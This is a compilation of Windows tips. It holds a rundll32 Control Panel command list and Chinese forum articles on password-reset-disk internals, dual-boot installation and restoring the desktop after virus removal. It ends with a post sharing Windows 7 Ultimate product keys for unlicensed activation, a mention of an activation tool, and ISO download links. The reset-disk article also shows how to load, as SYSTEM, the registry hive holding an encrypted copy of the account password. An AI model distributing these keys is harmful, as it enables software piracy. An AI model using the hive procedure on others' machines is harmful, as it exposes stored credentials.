`rundll32.exe shell32.dll,Control_RunDLL powercfg.cpl`

Power Options Change Plan Settings

`rundll32.exe shell32.dll,Control_RunDLL powercfg.cpl,,1`

System Properties

`rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl`

System Properties Hardware Tab

`rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,2`

System Properties Advanced Tab

`rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,3`

System Properties System Protection Tab

`rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,4`

System Properties Remote Tab

`rundll32.exe shell32.dll,Control_RunDLL sysdm.cpl,,5`

Pen and Touch Tablet PC Settings

`rundll32.exe shell32.dll,Control_RunDLL tabletpc.cpl`

Pen and Touch Tablet PC Settings Flicks Tab

`rundll32.exe shell32.dll,Control_RunDLL tabletpc.cpl,,1`

Pen and Touch Tablet PC Settings Handwriting Tab

`rundll32.exe shell32.dll,Control_RunDLL tabletpc.cpl,,2`

Phone and Modem Options

rundll32.exe shell32.dll,Control_RunDLL telephon.cpl

Phone and Modem Options Modems Tab

rundll32.exe shell32.dll,Control_RunDLL telephon.cpl,,1

Phone and Modems Options Advanced Tab

rundll32.exe shell32.dll,Control_RunDLL telephon.cpl,,2

Date and Time

rundll32.exe shell32.dll,Control_RunDLL timedate.cpl

Date and Time Additional Clocks

rundll32.exe shell32.dll,Control_RunDLL timedate.cpl,,1

Action Center

rundll32.exe shell32.dll,Control_RunDLL wscui.cpl

Unplug/Eject Hardware

RunDll32.exe shell32.dll,Control_RunDLL hotplug.dll

Internet Explorer Specific Commands

Delete Temporary Internet Files:

RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 8

Delete Cookies:

RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 2

Delete History:

RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 1

Delete Form Data:

RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 16



Delete Passwords:

RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 32

Delete All:

RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 255

Delete All + files and settings stored by Add-ons:

RunDll32.exe InetCpl.cpl,ClearMyTracksByProcess 4351

If anyone has additional ones that I have missed you can submit them and I will add them to this list.

【转】Windows 7 密码重设盘的内部原理浅析

盆盆

可能有兄弟觉得密码重设盘是雕虫小技，很简单，甚至是鸡肋，因为既然不怕麻烦特意创建一个密码重设盘，又怎么会那么粗心忘记密码呢？

其实它背后的原理还是很有意思的，这里试做简单分析。

在 Windows XP 时代，我们知道当用户创建密码重设盘时，Windows 系统会自动创建一对公钥和私钥，以及一张自签署的证书。接下来，将会用所得的公钥对用户帐户的密码进行加密，然后保存在注册表项 `HKEY_LOCAL_MACHINE\SECURITY\Recovery<SID>` 中，其中的 `<SID>` 就是指该用户的 `SID`。而私钥则从计算机中删除，并且保存在软盘里。

到了 Windows 7 时代，我们知道私钥会以 `userkey.psw` 文件的形式保存在软盘或者 USB 闪存里。

但是如果尝试查看 `HKEY_LOCAL_MACHINE\SECURITY\Recovery` 注册表项，发现其下是空的，并没有什么用户 `SID`。

那么用公钥加密的用户密码，到底存放在哪里了呢？很显然，如果光有私钥，而没有经过公钥加密的帐户密码副本，无法获取用户帐户的密码。

经过研究发现(盆盆是借用 Process Monitor 发现的，比较懒，不想写具体过程了，过程也简单)，原来在创建密码重设盘的过程中，Windows 安全子系统进程 `Lsass.exe` 会自动创建一个 `Recovery.dat` 注册表配置单元文件，保存在 `C:\Windows\System32\MicrosoftProtect\Recovery` 文件夹中。

而 `Lsass.exe` 进程会自动将其加载到注册表 `HKLM\Software\Classes\CLSID\{C80ED86A-0D28-40dc-B379-BB594E14EA1B}` 中。
`C80ED86A-0D28-40dc-B379-BB594E14EA1B` 意义不明，Google 也没有结果，哪位老大知道，还请不吝指教。


由于密码重设盘创建完成后，`Lsass.exe` 进程会自动卸载该注册表配置单元，所以我们无法查看 `HKLM\Software\Classes\CLSID\{C80ED86A-0D28-40dc-B379-BB594E14EA1B}` 下的内容。但是比较容易想到的是，可以借助以下方法进行查看：

用管理员权限打开命令提示符窗口，并且运行以下命令，以 Local System 身份启动注册表编辑器（`Recovery.dat` 需要用 Local System 权限才能加载）：

```
Psexec -s -i -d regedit
```

选中 `HKLM` 注册表根键，然后单击文件、加载配置单元，并定位到 `C:\Windows\System32\MicrosoftProtect\Recovery\Recovery.dat` 文件。

在接下来的对话框里任意指定一个项名称，例如可以是 `Test`，然后展开其下的子项，可以看到当前登录帐户的 `SID`，其右侧的默认键值，即保存了用公钥所加密的帐户密码副本，如附图所示。



Windows XP 和 Windows 7 双系统的安装流程

A、未安装任一系统的情况——

1、无系统情况下，先装XP，再装Windows 7，最好不要反过来，不然XP不会把Windows 7的启动管理器给覆盖掉，会麻烦些。总之遵循“旧版本到新版本”安装原则。

2、XP装在C盘，Windows 7 装在非C盘，例:E盘，该盘必须是NTFS格式的空白磁盘（如果某些数据没有彻底清除，装前请先快速格式化一次，以免安装过程

出错), 大小 16G以上, 建议 20G。

3、把下载好的镜像放在非Windows 7 安装盘, 直接用WinRAR解压, 得到一个文件夹, 双击运行里面的setup, 点"下一步", 接着按提示做就行了, 安装过程会重起几次, 整个安装过程 20 分钟左右, 不同配置安装时间会有差别。(注意: 安装过程切不要选升级, "要选自定义", 然后选择你事先准备好安装Windows 7 的那个磁盘, 例:E盘。另外激活码先不填, 直接点"下一步", 安装完成后再用"激活工具"激活即可。)

4、安装完成后, 重启你会看到两个选择菜单, 第一个是"早期版本的Windows"即Windows XP; 第二个是"Windows 7", 且开机默认进系统的是Windows 7, 等待时间为 30 秒。

以Windows XP (C盘) 后安装Windows 7 (D盘) 举实例:

a、先安装好Windows XP到C盘, C盘的分区FAT32 或NTFS均可, 一般建议是NTFS, 因为下面我们安装WINDOWS 7 的时候在D盘必须为NTFS的, 所以为了统一干脆全部采用NTFS格式好了, Windows XP具体安装步骤就不说了。

b、开始安装Windows 7, 先启动进入windows XP后, 使用Windows 7 安装光盘或者使用虚拟光驱加载windows 7 光盘镜像, 点击setup.exe, 选择"现在安装"--"接受Windows 7 安装许可协议"--"选择安装类型为自定义安装Windows 7"--"不获取最新安装更新"

c、选择安装驱动器, 注意这里请把D盘提前格式化(如果您的D盘原来是FAT32分区且有资料一定要先备份出去, 安装WIN7 必须格式化成NTFS分区, 防止丢失数据), 在这个位置仍然可以手动去格式化D盘(方法: 按下键盘上的Windows徽标弹出开始菜单——打开计算机驱动器控制界面, 鼠标右键即可格式化)

(注: 如果在DOS下启动安装的时, 这里会有高级选项可以对驱动器进行操作, WINDOWS XP下安装是没有这个高级选项的, 只能先在外把驱动器处理好)。第三次重启后开始自定义设置内容。无需介绍。

PS、若先安装windows 7 (C盘) 后安装Windows XP (D盘) 的话, 会因Windows XP安装程序覆盖导致启动菜单的丢失而无法启动进入先安装的Windows 7, 需要在Windows XP下对启动菜单进行修复, 推荐使用启动菜单修复软件EasyBCD, 因为XP与Win7 的启动机制不同, 仅仅更改XP的boot.ini文件是没用的, 所以必须使用EasyBCD来设置双系统启动菜单。(EasyBCD是为VISTA设计的, 但可以用于WIN7)

1) 启动EasyBCD。初次启动时会让你选择第一启动区选, 再选择 Vista 的安装分区。

2) 切换到"Manage Bootloader"勾选"Reinstall the Vista Bootloader", 在单机Write MBR

3) 切换到"Add/Remove Entries", 在"Manage Existing Entries"中已有一个"Microsoft Windows Vista"选择它, 按Delete。

4) 下面添加启动项。"Add/Remove Entries"中的"Add an ENtry"中选择windows, 先添加XP: type选"windows NT/2K/XP/2K3", name输入Microsoft WindowsXP, Drive选 C:\, 再点 Add Entry。接下来添加 Windows7: type选 "windows

Vista/longHorn", name输入Microsoft Windows 7, Drive选D:\, 点Add Entry。最后点右上方的Save。 重启即可。

B、C盘已装XP情况下，使用光盘安装Windows 7 的步骤——

- 1、下载后先验证映像文件效验值，确认是微软原版系统后，再刻盘。
- 2、安装前先进BIOS，设置“光驱为第一启动项”，按F10 保存重启。
- 3、重启时放入系统光盘，读取成功后，屏幕上显示“Press any key to boot from CD or DVD”此时快速按下“Enter键”，复制成功后自动进入安装界面，请选择“自定义安装”，再选择“你事先准备好安装Windows 7 的那个磁盘（最好事先快速格式化过，无数据盘）”，例:E盘，然后点“下一步”.....安装过程自动化，大概 20多分钟后安装完毕，再进行简单的设置包括激活系统。
- 4、重启电脑改回“硬盘为第一启动项”。

注意：

A、如果进Windows 7 系统后，磁盘位置和盘符数字(如C、D、E盘)会发生变化，Windows 7 所在磁盘（例：装在E盘）位置变到C盘，装在C盘的XP系统会显示在D盘，大家不必担心，这是正常现象，原因是这个时候Windows 7 为主系统，当你切换到XP系统时又正常了，Windows 7 会储在你装的盘例E盘，请放心。

B、如果要更换重装Windows 7，请先卸载旧版本: XP系统下右键Windows 7 所在磁盘“快速格式化/NTFS格式”即可，然后再按上面步骤安装。如果要彻底卸载Windows 7，快速格式化后，还需要去掉开机启动项Windows 7，那就需要借助"辅助软件VistaBootPRO"了。

C、修改启动顺序、启动等待时间问题：先装XP后装Windows 7 的朋友，系统启动管理器自动创建了，里面有两个系统选项。开机默认进的系统是Windows 7，等待时间为 30 秒，如果想选择XP系统，等待时间内按向下键切换为XP，再回车键Enter即可。但是有些战友喜欢XP为默认系统，这个时候就需要手动修改或用辅助软件VistaBootPRO修改。

手动修改方法：Windows 7 系统下，在“计算机”右键“属性”，点“高级系统设置”，再点“启动和故障恢复”下面的“设置”，找到“默认操作系统”点向下键，选“早期版本的Windows”，再在“显示操作系统列表的时间”后面改成你想要的时间（如 5 秒），最后确定，重启电脑即可得到你想要的结果。

C、将Windows7 与 XP 双系统同时安装在C盘的方法

这里以深度XP SP3 V6.20 完美精简版.ISO例（安装前记得备份好驱动）。Windows7 系统可使用非克隆版精简版。先把以上两个系统下载在C盘以外其他的盘符：如D或F盘，创建两个文件夹用Winrar解压出来。然后按照以下步骤先安装XP后安装Windows 7。

- 1、修改WINNT.SIF文件

将深度XP SP3 解压后，在I386 文件夹内找到WINNT.SIF文件（如果嫌难找的，把WINNT.SIF复制到我的电脑搜索：WINNT.SIF）右键点击“打开”，选“从列表中选择程序”，在程序列表里点选“记事本”，记得把“始终使用选择的程序打开这种文件”前面的勾去掉。

在文件中找到 [Unattended] 将其下的 *TargetPath*="Windows" 修改为 *TargetPath*="\WinXP\Windows"

同时在其下添加: *CommonProgramFilesDir*="\WinXP\Program Files\common Files"

2、修改HIVESFT.INF文件

在I386 文件夹内找到HIVESFT.INF文件，同样用记事本打开。找到 *DEFAULT_PROFILES_DIR*="%SystemDrive%\Documents and Settings" 将其修改为 *DEFAULT_PROFILES_DIR*="%SystemDrive%\WinXP\Documents and Settings" 保存。

3、在现在的系统之下进入PE格式化C盘(格式之前请记得备份好XP驱动和C盘重要资料)，没有安装PE的可以去百度搜索安装。修改后，可以将修改过的光盘文件用虚拟光驱重新封装成ISO格式，刻盘。或者用Winiso打开安装盘，直接修改另存为ISO光盘。

4、解压WinXP安装盘

用WinRAR解压WinXP安装盘，放在C盘之外任意盘符根目录下的英文名文件夹内，例如：D:\WinXP或F:\WinXP。

5、安装WinXP

进入PE系统格式化C盘后进入xp解压下的D:\WinXP文件夹，点击Setup.exe，系统自动安装。在安装重启过程时一定记得将xp装C盘同时用NTFS格式化，安装时有提示，选择“将C盘用NTFS格式”。默认为“保持原始系统无变化”。因为你要安装Windows 7，而Windows 7 必须时要NTFS格式的。

如果实在忘记了，那么，在开始菜单下的附件里选择“命令提示符”如下输入：
convert c:\fs:ntfs，根据提示，输入y，重启即可。

6、在XP下用虚拟光驱安装Windows 7

1) WinXP安装好后，安装虚拟光驱

2) 将Windows 7 Beta 解压后点击Setup.exe 自动安装系统。

3) 在XP下用虚拟光驱载入Windows 7 安装盘，打开虚拟光驱盘符，点击Setup.exe安装。

最后多次重启+忽视警告后安装完成。

7、找出C盘boot.ini文件

Windows 7 安装完成之后，进入C盘，点上边菜单栏“组织”-“文件夹和搜索选项”-“查看”，把“隐藏受保护的操作系统文件（推荐）”前面的勾去掉，选“显示所有文件和文件夹”，然后“应用”-“确定”。

在C盘根目录下修改文件 *Boot.ini.saved*

把 [boot loader] 上面的那堆都删除，然后另存为 *Boot.ini* 。操作完成后根据前面步骤把系统文件重新隐藏。

不愿修改的复制以下内容新建记事本文件，然后保存为boot.ini 在C盘复盖即可：

[boot loader]

timeout=5

default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS

[operating systems]

multi(0)disk(0)rdisk(0)partition(1)\WINXP\WINDOWS="Microsoft Windows XP Professional" /NOEXECUTE=OPTIN /FASTDETECT

至此双系统安装大功告成！重启机器试试，在启动选项中就可以选择XP还是Windows 7 启动了

Windows Vista 和 Windows 7 双系统的安装问题

A、未安装任一系统的情况——

- 1、下载 Windows 7 7057 ISO 镜像(RC 或 RTM)，用虚拟光驱拷贝至非 C 盘(如 D:\7057)
- 2、BIOS 中选择光驱启动，进入 vista 安装界面
- 3、选择左下角修复计算机(自动搜索系统，提示加载驱动或关闭，选择关闭进入

修复选项)

- 4、选择最后一项命令修复，在命令框输入“D: \ 7057 \ sources \ setup.exe “(不带引号)，开始安装
- 5、选择安装语言、格式化 C 盘（即使 C 盘原本没有系统此法也可行）

B、Vista 系统 + Windows 7 情况——

- 1、下载 Windows 7 7057 ISO 镜像(RC 或 RTM)，用虚拟光驱拷贝至非 C 盘(如 D: \ 7057)
- 2、复制 D: \ 7057 文件夹中的 Boot、EFI、sources 文件夹和 bootmgr 至 C 盘根目录下（需管理员权限）
- 3、复制 D: \ 7057 \ boot 下 Bootsect.exe 至 C 盘根目录下
- 4、管理员身份运行 cmd，输入 c: \ bootsect.exe /nt60 c: 并回车(最好复制，中间有空格)
- 5、重启系统自动进入安装界面，点左下角的修复计算机 repair my computer)
- 6、选择最后一项命令提示符，进入 DOS 窗口，输入 D: \ 7057 \ sources \ setup.exe 进入安装界面
- 7、选择安装语言、格式化 C 盘，就 OK 了

因为 Vista 和 Win 7 可以直接安装，所以不费笔墨了。插一篇《在干净分区中硬盘安装 Vista 或 Windows 7 》

对于不想浪费一张 DVD 用于刻盘并且想要在干净分区中安装 Vista 或 Windows 7 的朋友，不妨试一下下面的方法：

1. 下载安装虚拟光驱，推荐 Daemon Tools, Winmount
 2. 用虚拟光驱加载 Vista 或 Windows 7 ISO 镜像文件
 3. 打开加载后的 Vista 或 Windows 7 文件夹，复制所有文件到非系统盘。比如，你想安装 Vista 或 Windows 7 到 C 盘，那么就复制到 D: \ Windows 7 或 E: \ Windows 7。下面以 E: \ Windows 7 为例。
 4. 将虚拟光驱内的 bootmgr 和 boot 文件夹复制到系统盘路径下，一般为 C: \
- 注意：对于 Vista 用户，可能还需做如下操作：

*复制 bootmgr 文件夹到 C: \

*复制 E:\Windows7\boot\boot.sdi 到 C:\boot 文件夹下

*复制 E:\Windows7\boot\bootsect.exe 到 C:\drive

5. 取消文件夹隐藏。在 C:\root 文件夹内新建一个文件夹命名为 sources

6. 复制 E:\Windows7\sources\boot.win 到 C:\root\sources

7. 右键命令提示符-以管理员身份运行:

8. 输入:

C:\boot\bootsect.exe /nt60 C:

Vista 用户输入:

C:\bootsect.exe /nt60 C:

会有成功提示信息。

9. 重命名 C 盘为 BDCP 或任何容易记住的名字。

10. 重启

11. 此时系统会自动安装 Windows。选择语言，时间与区域以及键盘等。

12. 此时，系统会弹出 Windows 安装界面，不要点“安装 Windows”按钮。点击“修复计算机”按钮。

13. 在 Windows 恢复环境中，点击命令提示符进入 DOS。

14. 运行如下命令:

```
format c: /q
```

如果分区为 Fat32 格式，输入 c: /q /fs:ntfs，以转换为 NTFS 格式。

在格式化开始前，系统可能会要求输入分区标签，此时输入上面的容易记住的名字，比如：BDCP。

15. 格式化完成 0 后运行 E:\Windows7\sources\setup.exe

16. 继续完成安装。

Ubuntu 和 Windows 7 双系统的安装问题

A、使用 grub 引导 Windows 启动的情况——

安装思路是先安装 Windows7，然后是 Ubuntu 9.04，然后修改 grub 增加 Windows

启动项。具体步骤如下：

一、安装 Windows7（上述）

二、安装 Ubuntu 9.04

下载 **Ubuntu9.04** 光盘镜像到C盘根目录，将casper目录下的initrd.gz和vmlinuz解压到C盘根目录，下载安装 **grub4dos** 并解压其中的grldr、grldr.mbr、grub.exe（注意若为Vista、Windows 7 一定要有grldr.mbr 文件！XP因启动文件不同，无需grldr.mbr ）然后新建menu.lst文件内容如下：

```
title Install Ubuntu 9.04
root (hd0,0)
kernel (hd0,0)/vmlinuz boot=casper
iso-scan/filename=/ubuntu-9.04-desktop-i386.iso ro quiet splash
locale=zh_CN.UTF-8
initrd /initrd.gz
boot
```

复制XP系统里的boot.ini到C盘根目录，在最后一行加上c:\grldr.mbr="grub"（注意是grldr.mbr）。

全部 Boot.ini 的代码如下：

```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional" /noexecute=optin /fastdetect
c:\grldr.mbr="grub"
```

至此准备工作完成，重启机器，在选择菜单选择 grub，就会自动进入 ubuntu 的 live cd 桌面环境，接下来的一步也很重要啊，打开终端（应用程序-附件-终端）输入如下代码：

```
sudo umount -l /isodevice
```

然后双击桌面上的安装图标，安装正式开始，安装和分区有自己看情况定，在此不再赘述。

三、修改 grub 添加 Windows 启动菜单

安装完重启后会发现无法进入 Windows7, 需要我们进入 Ubuntu, 打开终端, 输入 “ `sudo gedit /boot/grub/menu.lst` ” 加入如下代码

```
title Windows Seven
root (hd0,0)
makeactive
chainloader +1
```

再适当设置一下等待时间就大功告成了, 这样在启动时, 按Esc即可进行多系统选择了。

至此, Windows7 + Ubuntu9.04 双系统安装完毕。

B、使用 grub4dos 引导 linux 启动的情况——

1、安装Windows 7

直接安装到第一个分区, 进入Windows7, 扩展分区可以进入Windows7 再分。

2、下载grub4dos

很多地方都有下, 我使用的是 `grub4dos 0.4.4`

3、配置grub4dos

解压后, 复制grldr , grldr.mbr , menu.lst 到C盘根目录

清空menu.lst (默认里面是一些系统引导的例子), 写入以下内容:

```
timeout 5
default=0
title Ubuntu 9.04
root (hd0,2)
kernel /boot/vmlinuz-2.6.28-11-generic root=/dev/sda3 ro quiet
splash
initrd /boot/initrd.img-2.6.28-11-generic
```

(下面还可以加入别的系统引导)

配置说明:

timeout 等待用户选择的时间（如果多系统的话，单个就可以改成 0）
default=0 如果 timeout 后用户没有选择，默认引导第一个系统
title 注解给你看
root 选择引导的盘符 hd0 为第一块硬盘，2 是一个 index，
比如我放在 sda3 的盘里盘名是从 1 开始算的。比如 sda1, sda2, sda3, sda4....
但是前面的 index(索引) 是从 0 开始的，所以比盘名的 ID 数值小 1
kernel 内核，看具体版本而定，ubuntu9.04 正式版的内核文件是
vmlinuz-2.6.28-11-generic

grub4dos 部分配置完了，要配置引导 grub3dos

4、编辑 windows7 的启动项：

从 Vista 开始没有 boot.ini 文件来配置引导选项了，而改用 bootmgr。

但是我们可以手工添加一个 boot.ini 而让 bootmgr 自动加载

修改添加 boot.ini 的内容为：

```
[boot loader]
timeout=10
default=multi(0)disk(0)rdisk(0)partition(1)\Windows Seven
[operating systems]
C:\grldr.mbr="Ubuntu 9.04 -- Start By Grub4Dos"
```

default 是默认引导，设置成第一分区的 windows Seven

而后下面可选项配置成 grub4dos 的引导，这样就引导进入了 menu.lst 里配置的引导选项！

其实 default 直接配置成 grub4dos 引导也可以，而后在 menu.lst 里配置 windows 7 和 ubuntu 两个启动项（自己决定选择）

5、装 ubuntu9.04:

这里刻成 live cd 直接安装的。其实有很多选择，比如硬盘安装，只要在 menu.lst 里多配置一个选项：

```
title Ubuntu 9.04 LiveCD
root (hd0,0)

kernel /vmlinuz boot=casper
iso-scan/filename=/jaunty-desktop-i386.iso ro quiet splash
locale=zh_CN.UTF-8
initrd /initrd.gz
boot
```

这里需要解压 liveCD 并提取里面的 initrd.gz 和 vmlinuz 到 C 盘根目录,同时将 iso 镜像 放入 C 盘,重启即可进入安装画面。

需要注意当最后分配盘符结束后,在格式化前的那个界面,右下有个高级选项,里面提示的是吧 grub 写入到哪一个盘符,因为前面我们已经用 grub4dos 引导了,所以把钩去掉,选择不写 grub 信息。使用 fedora 的也是这样选择。免得重写 mbr 区,导致 Win7 无法启动。

杀毒之后 Windows 桌面不显示的解决方法

ghost98

有些时候.我们清除完病毒和木马之后,Windows桌面就会消失,通常是由于下面三种情况:

①explorer.exe损坏或丢失: ②注册表键值被修改; ③由于程序**,病毒劫持等原因explorer.exe无法运行。我们可以通过下面的方法来解决这些问题。

第一步：尝试进入安全模式，如果安全模式下桌面显示正常，则很可能是程序或驱动**造成的问题，只要减少系统启动的项目通常就可以恢复。比如杀毒软件，更换显卡驱动等等。

第二步：如果没有桌面，可以按Ctrl+Shift+Alt，打开“任务管理器”，点击“文件→新建任务”，输入“regedit”，打开注册表编辑器。依次展开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\currentVersion\Winlogonl，将 shell 的键值修改为 Explorer.exe。依次展开 [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Image File Execution Options]，确认其下没有“explorer.exe”项，如有则删除。

第三步：重启后，如果还未能加载桌面，则再次打开“任务管理器”，“新建任务”explorer.exe或者%systemroot%\system32\dlcache\explorer.exe

第四步：如果还是未能显示桌面，可以用任务管理器运行打开杀毒软件，查看日志是否已经将explorer.exe文件被隔离，如被隔离则恢复即可(不过恢复时可能会释放病毒)。然后重复第三步。

第五步：如加载dlcache下的explorer.exe可以成功，可以复制该文件到Windows文件夹下即可。如果提示无权眼或拒绝访问，可以将时间向前调整一个月后重启即可。

第六步：如果上面的方法仍然不能解决问题，可以用Windows PE光盘，然后替换Windows及dlcache文件夹下的explorer.exe文件。然后再进行恢复。

hackersean 还有一个，桌面右击 排列图标 有个选项是显示图标。

"神 KEY"激活您的 Win7 旗舰版

零度的尘

MSDN 原版 + 品牌 OEM 版 + 可激活序列号("神 Key") = Windows7 简体中文旗舰版

标题长不了,但附标题一定要长~~~

前一阵双系统装 MSDN 的 WIN7, 刷到 SLIC2.1 导入证书还试了好几个 OEM 的 KEY 都激活不了, 无奈扔那接着用 XP.

碰巧选 WIN7 进去, 想试着找几个序列号碰碰运气, 没想到 OEM 序列号没一个能用的, 又那么碰巧, 看到一个神 KEY...

后来给同学装 WIN7 我用过那个序列号激活不了, 又试了一个存档里有但原来没激活成功的 KEY 没想到又那么碰巧给激活了, 现在拿出来分享一下

喏, 就是这两个神 KEY, 能不能激活就看你手气喽

TFP9Y-VCY3P-VVH3T-8XXCC-MF4YK

KH2J9-PC326-T44D4-39H6V-TVPBY

补充 2+N 个神 KEY

236TW-X778T-8MV9F-937GT-QVKBB

87VT2-FY2XW-F7K39-W3T8R-XMFGF

以下有待鉴定

J783Y-JKQWR-677Q8-KCXTF-BHWGC

C4M9W-WPRDG-QBB3F-VM9K8-KDQ9Y

2VCGQ-BRVJ4-2HGJ2-K36X9-J66JG

MGX79-TPQB9-KQ248-KXR2V-DHRTD

FJHWT-KDGHY-K2384-93CT7-323RC

THHH2-RKK9T-FX6HM-QXT86-MGBCP

D8BMB-BVGMF-M9PTV-HWDQW-HPCXX

“在确保网络畅通的前提下：其一，如果“手气壮、运气好”，即可实现一键直接激活；其二，如果暂时手气运气不佳，100%可以通过电话予以激活。”

对了，一个小工具，自己看效果 ~。~



下面是镜像下载地址(我用的是 32 位的所以只提供X86 地址)

文件信息: Windows 7 简体中文旗舰版 x86 (32 位 MSDN RTM正式版)

文件名称: cn_windows_7_ultimate_x86_dvd_x15-65907.iso

SHA1: B589336602E3B7E134E222ED47FC94938B04354F

ISO/CRC: E6FDF910

MD5: 3BE75DF53E0CFB3905AF0B4F4471C9F3

大小: 2604238848 字节

迅雷 下载
thunder://QUF1ZDJrOi8vfGZpbGV8Y25fd2luZG93c183X3VsdGltYXR1X3g4N19kdmRfeDE1LTlTY1OTA3Lmlzb3wyNjA0MjM4ODQ4fEQ2RjEzOUQ3QTQ1RTgxQjc2MTk5RERDQ0REQzRCNTA5fC9aWg==

电驴 下载
ed2k://|file|cn_windows_7_ultimate_x86_dvd_x15-65907.iso|2604238848|D6F139D7A45E81B76199DDCCDDC4B509|/

异次元软件发布<http://www.iplaysoft.com/windows7-msdn-iso.html>



还有这个不得不提 简体中文 Windows 7 旗舰版 32 位 33in1

1、基于MSDN官方简体中文版，仅整合相关OEM元素，不作其他任何修改，也不含任何破解激活程序。

2、请使用合法的授权方式进行激活。如果主板BIOS符合SLIC2.1 相应要求，安装相应品牌的OEM版将自动激活。主板BIOS不符合SLIC2.1 要求的，不会自动激活。

3、新整合OEM证书（ACER、NEC、PackardBell各 1 张）

4、简体中文，X86（32 位），版本构成如下：

旗舰版（31 个）：29 个OEM+MSDN+OEM通用

专业版（2 个）：MSDN+OEM通用

OEM通用版：非破解，无LOGO，整合 40 多种证书，全面支持目前市场上的OEM品牌，如果主板BIOS符合SLIC2.1，安装后自动激活。人各有所好，如果你不太喜欢那眼前晃来晃去的OEMLOGO，OEM通用版是个很好的选择，只整合证书和OEMKEY。

文件：WIN7_OEM_CN_X86_33IN1.iso

大小：3120594944 字节

MD5：E42AE09293AF1F3A585CF8648AA338A4

